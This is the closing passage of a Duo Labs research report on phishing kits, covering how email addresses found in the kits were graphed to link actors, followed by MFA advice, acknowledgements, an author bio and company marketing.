
Tracking Actors Across Kits

One of the most useful things we can learn from analyzing phishing kits is where credentials are being sent. By tracking email addresses found in phishing kits, we can correlate actors to specific campaigns and even specific kits.

It gets even better. Not only can we see where credentials are sent, but we also see where credentials claim to be sent from. Creators of phishing kits commonly use the “From” header like a signing card, letting us find multiple kits created by the same author.

To track actors across our dataset, we treated the problem like a graph, mapping connections between email addresses and the SHA-1 hash of the phishing kits. We then created a force-directed graph colored based on closely grouped nodes.

The graph shows that most of the email addresses we found (76%) mapped to only one phishing kit. However, the other 24% of addresses were found in multiple unique kits, which make up the clusters in the middle of the graph. These clusters allow us to see information about the likely creator of the original phishing kit, as well as information about who is using the kit in their phishing campaigns.



View full-size image here

One email address, wirez[@]googledocs[.]org, was found in more than 115 unique phishing kits spoofing multiple service providers. This email address was used in the “From” field in the emails sent to attackers containing stolen credentials. Analyzing a filtered, redacted version of our graph, we can see this code reuse across multiple attackers, since the recipient of the stolen credentials changes with almost every kit.

4.0

Conclusion

It's clear the phishing economy is alive and well. This research offers a glimpse into the methods and tools attackers use to make their operations efficient. As a security practitioner, you can use these same techniques to track down phishing kits targeting your organization, determining what information is being stolen and where the information is being sent.


We'd like to thank both **OpenDNS** (operators of **Phishtank**) and **OpenPhish** for their excellent community-driven feeds. This work wouldn't be possible without the great services they provide to the security industry.

It's important to note that all of the phishing kits we analyzed aimed to steal credentials for later reuse. One of the best things defenders can do to reduce the impact of stolen credentials is to **set up MFA** for every external-facing application used by your organization. Additionally, you can use the free **Duo Insight** phishing tool to test your organization's exposure to phishing attacks.

Get the Code

We believe in sharing code so others can replicate our results. If you're interested in the code we wrote to parse through the community URL feeds and collect these phishing kits, you can find it on **Github**.

About the Author



Jordan Wright

Senior R&D Engineer

@jw_sec

Jordan Wright is a Senior R&D Engineer at Duo Security as a part of the Duo Labs team. He has experience on both the offensive and defensive side of infosec. He enjoys contributing to open-source software and performing security research.

Our mission is to protect your mission.

Experience advanced two-factor authentication, endpoint visibility, custom user policies & more with your free 30 day trial.

Try it today at **duo.com**.

Duo Security makes security painless, so you can focus on what's important. Our scalable, cloud-based **Trusted Access** platform addresses security threats before they become a problem, by verifying the identity of your users and the health of their devices before they connect to the applications you want them to access.

Thousands of organizations worldwide use Duo, including Facebook, Toyota, Panasonic and MIT. Duo is backed by Google Ventures, True Ventures, Radar Partners, Redpoint Ventures and Benchmark. We're located from coast to coast and across the sea.

Follow @duosec and @duo_labs on Twitter.

The Trusted Access Company

duo.com